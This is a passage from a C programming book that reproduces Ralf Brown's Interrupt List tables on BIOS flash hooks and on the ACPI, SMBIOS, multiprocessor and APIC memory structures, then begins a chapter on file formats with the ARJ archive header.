Format of PCI IRQ Routing Table slot entry:
Offset Size Description (Table M0091)
00h BYTE PCI bus number
01h BYTE PCI device number (bits 7-3)
02h BYTE link value for INTA#
03h WORD IRQ bitmap for INTA#
05h BYTE link value for INTB#
06h WORD IRQ bitmap for INTB#
08h BYTE link value for INTC#

09h WORD IRQ bitmap for INTC#
 0Bh BYTE link value for INTD#
 0Ch WORD IRQ bitmap for INTD#
 0Eh BYTE slot number (00h = motherboard, other = vendor-specific)
 0Fh BYTE reserved

SeeAlso: #M0090,#01260 at INT 1A/AX=B406h

-----B-MF000xxxx-----

MEM F000h:xxxxh - AWARD Flash Hook

Format of AWARD Flash BIOS interface:

Offset	Size	Description (Table M0092)
00h	8 BYTES	signature "AWDFLASH"
08h	WORD	offset in F000h of FAR function: Get ??? Return: BL = ??? (00h)
0Ah	WORD	offset in F000h of FAR function: ???
0Ch	WORD	offset in F000h of FAR function: ???
0Eh	WORD	offset in F000h of FAR function: ???
10h	WORD	offset in F000h of FAR function: ???
12h	WORD	offset in F000h of FAR function: Disable Shadowing
14h	WORD	offset in F000h of FAR function: Enable Shadowing
16h	WORD	offset in F000h of FAR function: Get ??? Return: DS:SI -> ??? (30 bytes?)
18h	WORD	offset in F000h of FAR function: Set ??? DS:SI -> ??? (appears to be same as previous function)

Note: the AWDFLASH utility copies the ROM from F000h and uses the copy instead of the original F000h:xxxxh addresses

-----B-MF000xxxx-----

MEM F000h:xxxxh - Asustek Flash Hook

Format of Asustek Flash interface:

Offset	Size	Description (Table M0093)
00h	10 BYTES	signature "ASUS_FLASH"
0Ah	6 BYTES	blanks (padding)
10h	WORD	interface version??? (current PFLASH.EXE requires 0101h)
12h	DWORD	-> position-independent code to enable shadowing
16h	WORD	size of code pointed at by previous field (<= 0400h)
18h	DWORD	-> position-independent code to disable shadowing
1Ch	WORD	size of code pointed at by previous field (<= 0400h)

-----p-Mxxxxxxx0-----

MEM xxxxh:xxx0h - Advanced Configuration and Power Interface Spec (ACPI) v0.9+

Range: any paragraph boundary in the first kilobyte of the XBDA, the last kilobyte of conventional memory, or from E000h:0000h to F000h:FF00h

Note: scan paragraph boundaries for the signature string "RSD PTR ", followed by a valid Root System Description Pointer structure (see #M0094)

SeeAlso: INT 15/AX=E820h

!!!acpi\acpi10.pdf p.194

Format of ACPI Root System Description Pointer structure:

756 A to Z of C

Offset	Size	Description	(Table M0094)
00h	8 BYTES	signature "RSD PTR "	
08h	BYTE	checksum (entire structure, including this byte, must add up to zero)	
09h	6 BYTES	OEM identifier	
0Fh	BYTE	reserved (0)	
10h	DWORD	physical address of Root System Description Table (see #M0096)	

SeeAlso: #M0096

Format of ACPI System Description Table header:

Offset	Size	Description	(Table M0095)
00h	4 BYTES	signature	
04h	DWORD	length of table in bytes, including this header	
08h	BYTE	revision of specification corresponding to signature 01h for both v0.9 and v1.0	
09h	BYTE	checksum (set such that entire table sums to 00h)	
0Ah	6 BYTES	OEM identification	
10h	8 BYTES	OEM table identifier	
18h	4 BYTES	OEM revision number	

---ACPI v1.0---

1Ch	4 BYTES	vendor ID for table-creation utility used
20h	4 BYTES	revision of table-creation utility

SeeAlso: #M0094, #M0096, #M0099, #M0097, #M0100, #M0105, #M0108, #M0110

Format of ACPI Root System Description Table:

Offset	Size	Description	(Table M0096)
00h	36 BYTES	System Description Table Header (see #M0095) signature "RSDT"	
24h	N DWORDs	physical addresses of other description tables (see #M0099, #M0097, #M0100, #M0105, #M0108, #M0109)	

Notes: the number of table pointers is implied by the table length field in the header (at offset 04h)
for ACPI v0.9, the header is eight bytes smaller and thus all following offsets are 8 less

SeeAlso: #M0094

Format of ACPI Fixed ACPI Description Table:

Offset	Size	Description	(Table M0097)
00h	36 BYTES	System Description Table Header (see #M0095) signature "FACP"	
24h	DWORD	physical address of the Firmware ACPI Control Structure (see #M0105)	
28h	DWORD	physical address of the Differentiated System Description Table (see #M0099)	
2Ch	BYTE	interrupt mode 00h dual PIC (industry-standard AT-type) 01h multiple APIC (see #M0100) else reserved	

2Dh	BYTE	reserved
2Eh	WORD	system vector of SCI interrupt
30h	DWORD	I/O port address of SMI command port
34h	BYTE	value to write to SMI comamnd port to disable SMI ownership of ACPI hardware registers
35h	BYTE	value to write to SMI comamnd port to re-enable SMI ownership of ACPI hardware registers
36h	BYTE	(v1.0) value to write to SMI command port to enter S4BIOS state 00h if not supported
37h	BYTE	reserved
38h	DWORD	I/O port address of Power Management 1a Event Register Block
3Ch	DWORD	I/O port address of Power Management 1b Event Register Block (optional, 00000000h if not supported)
40h	DWORD	I/O port address of Power Management 1a Control Register Block
44h	DWORD	I/O port address of Power Management 1b Control Register Block (optional, 00000000h if not supported)
48h	DWORD	I/O port address of Power Management 2 Control Register Block (optional, 00000000h if not supported)
4Ch	DWORD	I/O port address of Power Management Timer Control Reg. Block
50h	DWORD	I/O port address of Generic Purpose Event 0 Register Block (optional, 00000000h if not supported)
54h	DWORD	I/O port address of Generic Purpose Event 1 Register Block (optional, 00000000h if not supported)
58h	BYTE	size of Power Management 1a/1b Event Register Block (≥ 4)
59h	BYTE	size of Power Management 1a/1b Control Register Block (≥ 1)
5Ah	BYTE	size of Power Management 2 Control Register Block (≥ 1)
5Bh	BYTE	size of Power Management Timer Control Register Block (≥ 4)
5Ch	BYTE	size of Generic Purpose Event 0 Register Block (multiple of 2)
5Dh	BYTE	size of Generic Purpose Event 1 Register Block (multiple of 2)
5Eh	BYTE	offset within General Purpose Event model for GPE1-based events
5Fh	BYTE	reserved
60h	WORD	worst-case hardware latency (microseconds) for entering/leaving state C2; >100 if C2 not supported
62h	WORD	worst-case hardware latency (microseconds) for entering/leaving state C3; >1000 if C3 not supported
64h	WORD	size of contiguous cacheable memory which must be read to flush all dirty lines from a processor's memory cache; use if fixed feature flag WBINVD (see #M0098) is clear 0000h if flushing not supported
66h	WORD	memory stride size (in bytes) to flush processor's memory cache
68h	BYTE	bit index of processor's duty cycle setting within the processor's P_CNT register
69h	BYTE	size of processor's duty cycle setting in bits
6Ah	BYTE	index within RTC CMOS RAM of the day-of-month alarm value 00h = not supported
6Bh	BYTE	index within RTC CMOS RAM of the month-of-year alarm value 00h = not supported
6Ch	BYTE	index within RTC CMOS RAM of the century alarm value

758 A to Z of C

00h = not supported

- 6Dh BYTE reserved
 - 6Eh DWORD fixed feature flags (see #M0098)
- SeeAlso: #M0094,CMOS 7Dh,CMOS 7Eh,CMOS 7Fh

Bitfields for ACPI Fixed Feature Flags:

- | Bit(s) | Description | (Table M0098) |
|--------|--|---------------|
| 0 | WBINVD instruction is correctly supported by processor | |
| 1 | WBINVD instruction flushes all caches and maintains coherency, but does not guarantee invalidation of all caches | |
| 2 | all processors support C1 sleep state | |
| 3 | C2 sleep state is configured to work on multiprocessor system | |

---v0.9---

- | | | |
|------|--|--|
| 4 | power button is handled as a generic feature | |
| 5 | RTC wake-up state is not supported in fixed register space | |
| 6 | TMR_VAL size | |
| | =0 24 bits | |
| | =1 32 bits | |
| 7-31 | reserved | |

---v1.0---

- | | | |
|------|--|--|
| 4 | power button is handled as a control method device | |
| 5 | =0 sleep button is handled as a fixed feature programming mode | |
| | =1 control method device, or no sleep button | |
| 6 | RTC wake-up state is not supported in fixed register space | |
| 7 | RTc alarm can wake system from S4 state | |
| 8 | TMR_VAL size | |
| | =0 24 bits | |
| | =1 32 bits | |
| 9-31 | reserved | |

SeeAlso: #M0097

Format of ACPI Differentiated System Description Table:

- | Offset | Size | Description | (Table M0099) |
|--------|----------|--|---------------|
| 00h | 36 BYTES | System Description Table Header (see #M0095) | |
| | | signature "DSDT" | |
| 24h | | complex byte stream; refer to ACPI document and software | |

SeeAlso: #M0094

Format of ACPI Multiple APIC Description Table:

- | Offset | Size | Description | (Table M0100) |
|--------|-----------|---|---------------|
| 00h | 36 BYTES | System Description Table Header (see #M0095) | |
| | | signature "APIC" | |
| 24h | DWORD | physical address of the local APIC in each processor's address space | |
| 28h | DWORD | multiple-APIC flags (see #M0101) | |
| 2Ch | 12N BYTES | APIC structures (see #M0102,#M0104) | |
| | | first byte of each is type, second is length; types other than 00h and 01h are currently reserved and should be skipped | |

SeeAlso: #M0094

Bitfields for ACPI Multiple APIC Description Table flags:

Bit(s) Description (Table M0101)

0 system contains AT-compatible dual 8259 interrupt controllers in addition to APICs

1-31 reserved (0)

SeeAlso: #M0100

Format of ACPI Local APIC Structure:

Offset Size Description (Table M0102)

00h BYTE structure type (00h = Processor Local APIC)

01h BYTE length of this structure (0Ch for v0.9, 08h for v1.0)

02h BYTE processor ID

03h BYTE processor's local APIC ID

---v0.9---

04h DWORD physical address of APIC

08h DWORD flags (TBD)

--v1.0---

04h DWORD flags (see #M0103)

SeeAlso: #M0100,#M0104

Bitfields for ACPI Local APIC flags:

Bit(s) Description (Table M0103)

0 APIC enabled

1-31 reserved (0)

SeeAlso: #M0102

Format of ACPI I/O APIC Structure:

Offset Size Description (Table M0104)

00h BYTE structure type (00h = Processor Local APIC)

01h BYTE 0Ch (length of this structure)

02h BYTE I/O APIC's ID

03h BYTE reserved (0)

04h DWORD physical address of the APIC

08h DWORD number of first system interrupt vector for APIC

SeeAlso: #M0100,#M0102

Format of ACPI Firmware ACPI Control Structure:

Offset Size Description (Table M0105)

00h 4 BYTES signature "FACS"

04h DWORD length of entire structure in bytes (>= 40h)

08h DWORD value of system's hardware signature at last boot

0Ch DWORD real-mode ACPI OS waking vector
if nonzero, control is transferred to this address on next BIOS POST

10h DWORD global lock (see #M0107)

14h DWORD (v1.0) firmware control structure flags (see #M0106)

760 A to Z of C

18h 44 BYTES reserved (0)

Notes: this structure is located on a 64-byte boundary anywhere in the first 4GB of memory
the BIOS is required to omit the address space containing this structure from system memory in the system's memory map

SeeAlso: #M0094,INT 15/AX=E820h

Bitfields for ACPI Firmware Control Structure Feature flags:

Bit(s) Description (Table M0106)

- 0 system supports S4BIOS_REQ
=0 operating system must save/restore memory state in order to go to S4
- 1-31 reserved (0)

SeeAlso: #M0105

Bitfields for ACPI Embedded Controller Arbitration Structure:

Bit(s) Description (Table M0107)

- 0 request for Global Lock ownership is pending
- 1 Global Lock is currently owned
- 2-31 reserved

SeeAlso: #M0105

Format of ACPI Persistent System Description Table:

Offset Size Description (Table M0108)

- 00h 36 BYTES System Description Table Header (see #M0095)
signature "PSDT"
- 24h complex byte stream; refer to ACPI document and software

SeeAlso: #M0094

Format of ACPI Secondary System Description Table:

Offset Size Description (Table M0109)

- 00h 36 BYTES System Description Table Header (see #M0095)
signature "SSDT"
- 24h complex byte stream; refer to ACPI document and software

SeeAlso: #M0094

Format of ACPI Smart Battery Description Table:

Offset Size Description (Table M0110)

- 00h 36 BYTES System Description Table Header (see #M0095)
signature "SBST"
- 24h DWORD energy level in mWh at which system should warn user
- 28h DWORD energy level in mWh at which system should automatically enter sleep state
- 2Ch DWORD energy level in mWh at which system should perform an emergency shutdown

SeeAlso: #M0094

-----Mxxxxxxx0-----

MEM xxxxh:xxx0h - BIOS32 Service Directory

InstallCheck: scan paragraph boundaries E000h to FFFFh for signature string

"_32_", followed by a valid header structure (see #F0021)

SeeAlso: CALL xxxh:xxxxh"BIOS32"

-----Mxxxxxxx0-----

MEM xxxh:xxx0h - Desktop Management Interface / System Management BIOS

InstallCheck: scan paragraph boundaries F000h to FFFFh for signature string

"_DMI_", followed by a valid header structure (see #M0111,#M0112)

Format of Desktop Management Interface entry-point structure:

Offset	Size	Description	(Table M0111)
00h	5 BYTES	signature "_DMI_"	
05h	BYTE	checksum of this structure (forces 8-bit sum of bytes to 00h)	
06h	WORD	total length of SMBIOS structure table, in bytes	
08h	DWORD	32-bit physical address of read-only SMBIOS structure table	
		(see #F0059)	
0Ch	WORD	number of SMBIOS structures	
0Eh	BYTE	BCD SMBIOS revision (high nybble = major, low = minor)	

!!!ftp://download.intel.com/ial/wfm/smbios.pdf

SeeAlso: #M0112

Format of System Management BIOS entry-point structure:

Offset	Size	Description	(Table M0112)
00h	4 BYTES	signature "_SM_"	
04h	BYTE	checksum of this structure (forces 8-bit sum of bytes to 00h)	
05h	BYTE	length of structure in bytes (1Fh for v2.1+)	
06h	BYTE	major version of specification	
07h	BYTE	minor version of specification (01h = vX.1, 16h = vX.22)	
08h	WORD	size of largest SMBIOS structure (see also #F0046)	
0Ah	BYTE	revision of this data structure	
		00h SMBIOS v2.1-2.3	
		01h-FFh reserved for future versions	
0Bh	5 BYTES	revision-specific data (currently unused)	
10h	5 BYTES	intermediate anchor string "_DMI_"	
15h	BYTE	checksum of intermediate entry-point structure	
		(forces 8-bit sum of bytes 10h-1Eh to 00h)	
16h	WORD	total length of SMBIOS structure table, in bytes	
18h	DWORD	32-bit physical address of read-only SMBIOS structure table	
		(see #F0059)	
1Ch	WORD	number of SMBIOS structures	
1Eh	BYTE	BCD SMBIOS revision (high nybble = major, low = minor)	
		00h if specification version only given in bytes 06h/07h	

BUG: due to an error in the v2.1 specification, some implementations might indicate a length of 1Eh bytes instead of 1Fh

SeeAlso: #M0111

-----Mxxxxxxx0-----

MEM xxxh:xxx0h - Multiprocessor Specification - FLOATING POINTER STRUCTURE

InstallCheck: scan paragraph boundaries for the signature string "_MP_", followed by a valid floating pointer structure (see #M0113)

Range: any paragraph boundary in the first kilobyte of the XBDA, the last

kilobyte of conventional memory, or from F000h:0000h to F000h:FFE0h
SeeAlso: MEM FEE00000h

Format of Multiprocessor Specification Floating Pointer structure:

Offset	Size	Description	(Table M0113)
00h	4 BYTES	signature "_MP_"	
04h	DWORD	physical address of MP configuration table (see #M0114)	
		00000000h if no configuration table	
08h	BYTE	length of this structure in paragraphs (currently 01h)	
09h	BYTE	revision of MP specification supported	
		01h = v1.1	
		04h = v1.4	
0Ah	BYTE	checksum (8-bit sum of entire structure, including this byte, must equal 00h)	
0Bh	BYTE	MP feature byte 1: system configuration type	
		00h: MP configuration table present	
		nonzero: default configuration implemented by system	
0Ch	BYTE	MP feature byte 2	
		bit 7: IMCR present	
		bits 6-0: reserved (0)	
0Dh	3 BYTES	MP feature bytes 3-5 (reserved, must be 00h)	

Format of Multiprocessor Specification configuration table header:

Offset	Size	Description	(Table M0114)
00h	4 BYTES	signature "PCMP"	
04h	WORD	length of base configuration table in bytes, including this header	
06h	BYTE	revision of MP specification supported	
		01h = v1.1	
		04h = v1.4	
07h	BYTE	checksum of entire base configuration table	
08h	8 BYTES	OEM identifier	
10h	12 BYTES	product ID	
1Ch	DWORD	physical address to OEM-defined configuration table	
		00000000h if not present	
20h	WORD	size of base OEM table in bytes (0000h if not present)	
22h	WORD	number of entries in variable portion of base table	
24h	DWORD	address of local APIC (see also MEM FEE0h:0020h)	
28h	WORD	length of extended entries following end of base table (in bytes)	
2Ah	BYTE	checksum for extended table entries (includes only extended entries following base table)	
2Ch	var	configuration table entries (see #M0115)	

SeeAlso: #M0113

Format of Multiprocessor Specification configuration table entries:

Offset	Size	Description	(Table M0115)
00h	BYTE	entry type code	

00h processor
 01h bus
 02h I/O APIC
 03h I/O interrupt assignment
 04h local interrupt assignment
 80h system address space mapping
 81h bus hierarchy descriptor
 82h compatibility bus address space modifier

---processor---

01h	BYTE	local APIC identifier
02h	BYTE	local APIC version
03h	BYTE	CPU flags
		bit 0: processor usable
		bit 1: bootstrap processor
04h	WORD	CPU type
		bits 11-8: CPU family
		bits 7-4: CPU model
		bits 3-0: stepping
		(bits 11-0 all set indicate non-Intel-compatible CPU)
06h	2 BYTES	unused
08h	DWORD	feature flags (as returned by Pentium CUID instruction)
0Ch	8 BYTES	reserved

---bus---

01h	BYTE	bus ID (assigned sequentially from 00h by BIOS)
02h	6 BYTES	bus type (blank-padded ASCII string) (see #M0116)

---I/O APIC---

01h	BYTE	APIC identifier
02h	BYTE	APIC version
03h	BYTE	I/O APIC flags
		bit 0: enabled
		bits 7-1: reserved
04h	DWORD	base address for APIC

---I/O,local interrupt assignment---

01h	BYTE	interrupt type
		00h vectored interrupt (from APIC)
		01h NMI
		02h system management interrupt
		03h vectored interrupt (from external PIC)
02h	BYTE	APIC control (see #M0117)
03h	BYTE	unused
04h	BYTE	source bus identifier
05h	BYTE	source bus IRQ
06h	BYTE	destination I/O APIC identifier
07h	BYTE	destination I/O APIC interrupt pin number

---system address space mapping---

01h	BYTE	entry length (14h)
02h	BYTE	bus ID
03h	BYTE	address type (00h I/O, 01h memory, 02h prefetch)

764 A to Z of C

04h	QWORD	starting address of region visible to bus
0Ch	QWORD	length of region visible to bus
---bus hierarchy descriptor---		
01h	BYTE	entry length (08h)
02h	BYTE	bus ID
03h	BYTE	bus information
		bit 0: subtractive decoding
04h	BYTE	ID of parent bus
05h	3 BYTEs	reserved
---compatibility bus address space modifier---		
01h	BYTE	entry length (08h)
02h	BYTE	bus ID
03h	BYTE	address modifier
		bit 0: remove address ranges in predefined range list from bus's address space
04h	DWORD	number indicating predefined address space range to be removed
		00h ISA-compatible I/O range (x100h-x3FFh and aliases)
		01h VGA-compatible I/O range (x3B0h-x3BBh,x3C0h-x3DFh,aliases)

SeeAlso: #M0114

(Table M0116)

Values for Multiprocessor Specification bus name:

"CBUS"	Corollary CBus
"CBUSII"	Corollary CBus II
"EISA"	
"FUTURE"	IEEE FutureBus
"INTERN"	internal bus
"ISA"	
"MBI"	Multibus I
"MBII"	Multibus II
"MCA"	Microchannel
"MPI"	
"MPSA"	
"NUBUS"	Apple Macintosh NuBus
"PCI"	
"PCMCIA"	
"TC"	DEC TurboChannel
"VL"	VESA Local Bus
"VME"	VMEbus
"XPRESS"	Express System Bus

SeeAlso: #M0115

Bitfields for Multiprocessor Specification APIC control:

Bit(s)	Description	(Table M0117)
1-0	input signal polarity	
	00 conforms to bus specification	
	01 active high	
	10 reserved	

- 11 active low
- 3-2 trigger mode
- 00 conforms to bus specification
- 01 edge-triggered
- 10 reserved
- 11 level-triggered

SeeAlso: #M0115

-----H-mFEC00000-----

MEM FEC00000h - Pentium - 82379AB I/O APIC - I/O REGISTER SELECT

Size: DWORD

Desc: bits 7-0 of the I/O Register Select memory location specify which of the APIC's registers appears in the I/O Window at FExxx010h

Range: the Multiprocessor Specification calls for I/O APICs to be memory-mapped on 4K boundaries between FEC00000h and FEDFC000h; the Intel 82379AB I/O APIC can be memory-mapped on any 1K boundary within FEC0000h-FEC0F800h

Note: this memory-mapped register is also supported by the Intel 82093AA I/O APIC

SeeAlso: MEM FEC00010h, MEM FEE00000h, MEM xxxxh:xxx0h "Multiprocessor"

-----H-mFEC00010-----

MEM FEC00010h - Pentium - 82379AB I/O APIC - I/O WINDOW

Size: DWORD

Range: the Multiprocessor Specification calls for I/O APICs to be memory-mapped on 4K boundaries between FEC00000h and FEDFC000h

Note: this memory-mapped register is also supported by the Intel 82093AA I/O APIC

SeeAlso: MEM FEC00010h

(Table M0118)

Values for Intel 82379AB/82093AA I/O APIC registers:

- 00h APIC ID
- 01h APIC version (read-only)
 - bits 31-24: reserved
 - bits 23-16: maximum redirection entry
 - bits 15-8: reserved
 - bits 7-0: APIC version (11h for 82093AA)
- 02h APIC arbitration ID (read-only)
 - bits 31-28: reserved
 - bits 27-24: arbitration ID
 - bits 23-0: reserved
- 10h-11h redirection table entry 0 (10h=low DWORD, 11h=high DWORD)
- 12h-13h redirection table entry 1 (see !!!)
- ...
- 2Eh-2Fh redirection table entry 15
- 82093AA only---
- 30h-31h redirection table entry 16
- ...
- 3Eh-3Fh redirection table entry 23

Bitfields for APIC redirection table entry:

Bit(s) Description (Table M0119)

63-56 destination

!!!29056601.pdf pg. 10

55-17 reserved

16 interrupt mask

15 trigger mode

14 remote IRR (read-only)

13 interrupt input pin polarity

12 delivery status (read-only)

11 destination mode

10-8 delivery mode

7-0 interrupt vector (10h-FEh)

-----H-mFEE00000-----

MEM FEE00000h - Pentium - LOCAL APIC

Size: 4096 BYTES

Notes: the Advanced Programmable Interrupt Controller built into multiprocessor-capable Pentiums (P54C, etc. -- basically 75MHz and faster Pentiums) maps its registers into the top of the physical address space on data reads and writes, but not on code reads; data accesses to the APIC registers do not cause external bus cycles

the APIC's registers are only visible when the APIC is enabled (which occurs at CPU reset when external data lines contain proper signals); all accesses to APIC registers should use 32-bit reads or writes, as 8-bit and 16-bit accesses may produce unpredictable results

the PentiumPro (P6) permits the address at which the local APIC appears to be changed with Model-Specific Register 0000001Bh

SeeAlso: MEM FEC00000h, MEM FEE00020h, MEM xxxxh:xxx0h"Multiprocessor"

SeeAlso: MSR 0000001Bh

-----H-mFEE00020-----

MEM FEE00020h - Pentium - LOCAL APIC - LOCAL APIC ID REGISTER

Size: DWORD

SeeAlso: MEM FEE00030h

-----H-mFEE00030-----

MEM FEE00030h - Pentium - LOCAL APIC - LOCAL APIC VERSION REGISTER

Size: DWORD

Note: read-only

SeeAlso: MEM FEE00020h

-----H-mFEE00040-----

MEM FEE00040h - Pentium - LOCAL APIC - RESERVED

SeeAlso: MEM FEE00000h

-----H-mFEE00050-----

MEM FEE00050h - Pentium - LOCAL APIC - RESERVED

SeeAlso: MEM FEE00000h

-----H-mFEE00060-----

MEM FEE00060h - Pentium - LOCAL APIC - RESERVED

SeeAlso: MEM FEE00000h

-----H-mFEE00070-----

MEM FEE00070h - Pentium - LOCAL APIC - RESERVED

SeeAlso: MEM FEE00000h

-----H-mFEE00080-----

MEM FEE00080h - Pentium - LOCAL APIC - TASK PRIORITY REGISTER (TPR)

Size: DWORD

-----H-mFEE00090-----

MEM FEE00090h - Pentium - LOCAL APIC - ARBITRATION PRIORITY REGISTER (APR)

Size: DWORD

Note: read-only

-----H-mFEE000A0-----

MEM FEE000A0h - Pentium - LOCAL APIC - END OF INTERRUPT REGISTER (EOI)

Size: DWORD

Note: write-only

-----H-mFEE000A0-----

MEM FEE000A0h - Pentium - LOCAL APIC - PROCESSOR PRIORITY REGISTER (PPR)

Size: DWORD

Note: read-only

SeeAlso: MEM FEE00000h

-----H-mFEE000B0-----

MEM FEE000B0h - Pentium - LOCAL APIC - RESERVED

SeeAlso: MEM FEE00000h

-----H-mFEE000C0-----

MEM FEE000C0h - Pentium - LOCAL APIC - REMOTE READ REGISTER

Size: DWORD

Note: read-only

-----H-mFEE000D0-----

MEM FEE000D0h - Pentium - LOCAL APIC - LOGICAL DURATION REGISTER (LDR)

Size: DWORD

SeeAlso: MEM FEE00000h

-----H-mFEE000E0-----

MEM FEE000E0h - Pentium - LOCAL APIC - DESTINATION FORMAT REGISTER (DFR)

Size: DWORD

bits 27-0: read-only

bits 31-28: read-write

-----H-mFEE000F0-----

MEM FEE000F0h - Pentium + - LOCAL APIC - SPURIOUS INTERRUPT VECTOR REGISTER

Size: DWORD

Bitfields for Local APIC Spurious Interrupt Vector register:

Bit(s) Description (Table M0126)

63-10 reserved

9 disable focus processor checking during lowest-priority delivery

8 APIC enabled by software

7-4 spurious vector number

3-0 reserved (1)

-----H-mFEE00100-----

MEM FEE00100h - Pentium + - LOCAL APIC - IN-SERVICE REGISTER (ISR)

Size: 128 BYTES

Note: read-only

SeeAlso: MEM FEE00200h

-----H-mFEE00180-----

MEM FEE00180h - Pentium + - LOCAL APIC - TRIGGER MODE REGISTER (TMR)

Size: 128 BYTES

Note: read-only

SeeAlso: MEM FEE00000h

-----H-mFEE00200-----

MEM FEE00200h - Pentium + - LOCAL APIC - INTERRUPT REQUEST REGISTER (IRR)

Size: 128 BYTES

Note: read-only

SeeAlso: MEM FEE00100h

-----H-mFEE00280-----

MEM FEE00280h - Pentium + - LOCAL APIC - ERROR STATUS REGISTER

Size: DWORD

Note: read-only

Bitfields for Pentium APIC error status register:

Bit(s) Description (Table M0120)

- 0 send checksum error
- 1 receive checksum error
- 2 send accept error
- 3 receive accept error
- 4 reserved
- 5 send illegal vector
- 6 receive illegal vector
- 7 illegal register address
- 31-8 reserved

-----H-mFEE00300-----

MEM FEE00300h - Pentium + - LOCAL APIC - INTERRUPT COMMAND REGISTER (ICR)

Size: DWORD

Note: this is the low half of the 64-bit ICR

SeeAlso: MEM FEE00310h, #M0121

Bitfields for Pentium APIC Interrupt Command Register:

Bit(s) Description (Table M0121)

- 7-0 interrupt vector number
- 10-8 delivery mode (see #M0122)
- 11 destination mode
- 12 delivery status (read-only)
1 = transfer pending
- 13 reserved
- 14 level (0 = INIT Level Deassert message, 1 = anything else)
- 15 trigger mode (1)
- 17-16 remote read status (read-only)
- 19-18 destination shorthand

00 as specified by destination field
 01 self
 10 all including self
 11 all except self
 55-20 reserved
 63-56 destination for interrupt request or message
 SeeAlso: #M0124

(Table M0122)

Values for Pentium APIC delivery mode:

000b fixed
 001b lowest-priority
 010b SMI
 011b remote read
 100b NMI
 101b INIT
 110b start up
 111b reserved

SeeAlso: #M0121

-----H-mFEE00310-----

MEM FEE00310h - Pentium + - LOCAL APIC - INTERRUPT COMMAND REGISTER (ICR)

Size: DWORD

Note: this is the high half of the 64-bit ICR

SeeAlso: MEM FEE00300h, #M0121

-----H-mFEE00320-----

MEM FEE00320h - Pentium + - LOCAL APIC - LOCAL VECTOR TABLE ENTRY 0 (TIMER)

Size: DWORD

SeeAlso: MEM FEE00350h, MEM FEE00370h, MEM FEE003E0h, INT 70h

Bitfields for Pentium APIC timer local vector entry:

Bit(s) Description (Table M0123)

7-0 interrupt vector number
 11-8 reserved
 12 delivery status (read-only)
 1 = interrupt being sent to APIC
 15-13 reserved
 16 interrupt delivery disabled
 17 timer mode (0=one-shot, 1=periodic)
 31-18 reserved

SeeAlso: #M0125, #M0124

-----H-mFEE00330-----

MEM FEE00330h - Pentium + - LOCAL APIC - RESERVED

SeeAlso: MEM FEE00000h

-----H-mFEE00340-----

MEM FEE00340h - Pentium + - LOCAL APIC - RESERVED

SeeAlso: MEM FEE00000h

-----H-mFEE00350-----

MEM FEE00350h - Pentium + - LOCAL APIC - LOCAL VECTOR TABLE ENTRY 1 (LINT0)

770 A to Z of C

Size: DWORD
SeeAlso: MEM FEE00320h, MEM FEE00360h

Bitfields for Pentium APIC LINTx local vector entry:

Bit(s)	Description	(Table M0124)
7-0	interrupt vector number	
10-8	delivery mode	
	000 fixed	
	100 NMI	
	111 external interrupt (8259A-compatibility)	
11	reserved	
12	delivery status (read-only)	
	1 = interrupt being sent to APIC	
13	interrupt pin is active low	
14	remote IRR	
15	trigger mode	
	0 edge-sensitive	
	1 level-sensitive	
16	interrupt delivery disabled	
31-17	reserved	

SeeAlso: #M0123

-----H-mFEE00360-----

MEM FEE00360h - Pentium + - LOCAL APIC - LOCAL VECTOR TABLE ENTRY 2 (LINT1)

Size: DWORD

SeeAlso: MEM FEE00350h, MEM FEE00370h, #M0124

-----H-mFEE00370-----

MEM FEE00370h - Pentium + - LOCAL APIC - LOCAL VECTOR TABLE ENTRY 3 (Error)

Size: DWORD

SeeAlso: MEM FEE00320h, MEM FEE00370h

-----H-mFEE00380-----

MEM FEE00380h - Pentium + - LOCAL APIC - INITIAL COUNT REGISTER (ICR) TIMER

Size: DWORD

Desc: timer start value, which together with the Divide Configuration
 Register also determines its period when periodic mode has been
 selected

SeeAlso: MEM FEE00000h, MEM FEE00390h

-----H-mFEE00390-----

MEM FEE00390h - Pentium + - LOCAL APIC - CURRENT COUNT REGISTER (CCR) TIMER

Size: DWORD

Desc: current timer count; when this value reaches zero, an interrupt is
 generated

Note: read-only

SeeAlso: MEM FEE00380h

-----H-mFEE003A0-----

MEM FEE003A0h - Pentium - LOCAL APIC - RESERVED

SeeAlso: MEM FEE00000h

-----H-mFEE003B0-----

MEM FEE003B0h - Pentium - LOCAL APIC - RESERVED

SeeAlso: MEM FEE00000h

-----H-mFEE003C0-----

MEM FEE003C0h - Pentium - LOCAL APIC - RESERVED

SeeAlso: MEM FEE00000h

-----H-mFEE003D0-----

MEM FEE003D0h - Pentium - LOCAL APIC - RESERVED

SeeAlso: MEM FEE00000h

-----H-mFEE003E0-----

MEM FEE003E0h - Pentium + - LOCAL APIC - TIMER DIVIDE CONFIGURATION REGISTER

Size: DWORD

SeeAlso: MEM FEE00000h, MEM FEE00320h

Bitfields for Pentium (and later) APIC timer divide configuration:

Bit(s) Description (Table M0125)

31-4 reserved

3,1,0 divisor

000 divide by 2

001 by 4

010 by 8

...

110 by 128

111 by 1

2 zero (0)

Note: the divisor determines the timer's time base relative to the processor clock


SeeAlso: #M0123

-----MFFFF0010-----

MEM FFFFh:0010h - HIGH MEMORY AREA (HMA)

Size: 65520 BYTES

71.5 Other resources

Wonderful documents on CMOS RAM, Far call interface list, Model Specific Registers, Assembler Opcodes, I2C Bus devices and System-management mode are part of RBIL. Because of space constraint I avoid listing them here. Anyhow they are available on CD .



72


"Beauty can trick you."

File format Collections

File formats are usually represented in record/structure format. Almost all documents use Assembly language's record format or C's structure format or sometimes Pascal's record format. In file formats, mostly we would come across the jargons: BYTE, WORD & DWORD. BYTE can be viewed as signed or unsigned char; WORD can be viewed as signed or unsigned int; DWORD can be viewed as signed or unsigned long.

72.1 File Formats Encyclopedia

The file formats encyclopedia found on CD  has lots of file formats. For a quick and neat description, I strongly suggest you to have a look on CD .

In this chapter, I give you few file formats that I think will be useful. Most of them are from File Formats Encyclopedia and official documentations. For a full description, have a look on CD .

72.2 ARJ

72.2.1 Glimpse

Following documentation gives you overall picture about ARJ file format.

The ARJ program by Robert K. Jung is a "newcomer" which compares well to PKZip and LhArc in both compression and speed. An ARJ archive contains two types of header blocks, one archive main header at the head of the archive and local file headers before each archived file.

OFFSET	Count	TYPE	Description
0000h	1	word	ID=0EA60h
0002h	1	word	Basic header size (0 if end of archive)
0004h	1	byte	Size of header including extra data
0005h	1	byte	Archiver version number
0006h	1	byte	Minimum version needed to extract
0007h	1	byte	Host OS (see table 0002)
0008h	1	byte	Internal flags, bitmapped : 0 - no password / password 1 - reserved 2 - file continues on next disk 3 - file start position field is available 4 - path translation ("\" to "/")

OFFSET	Count	TYPE	Description
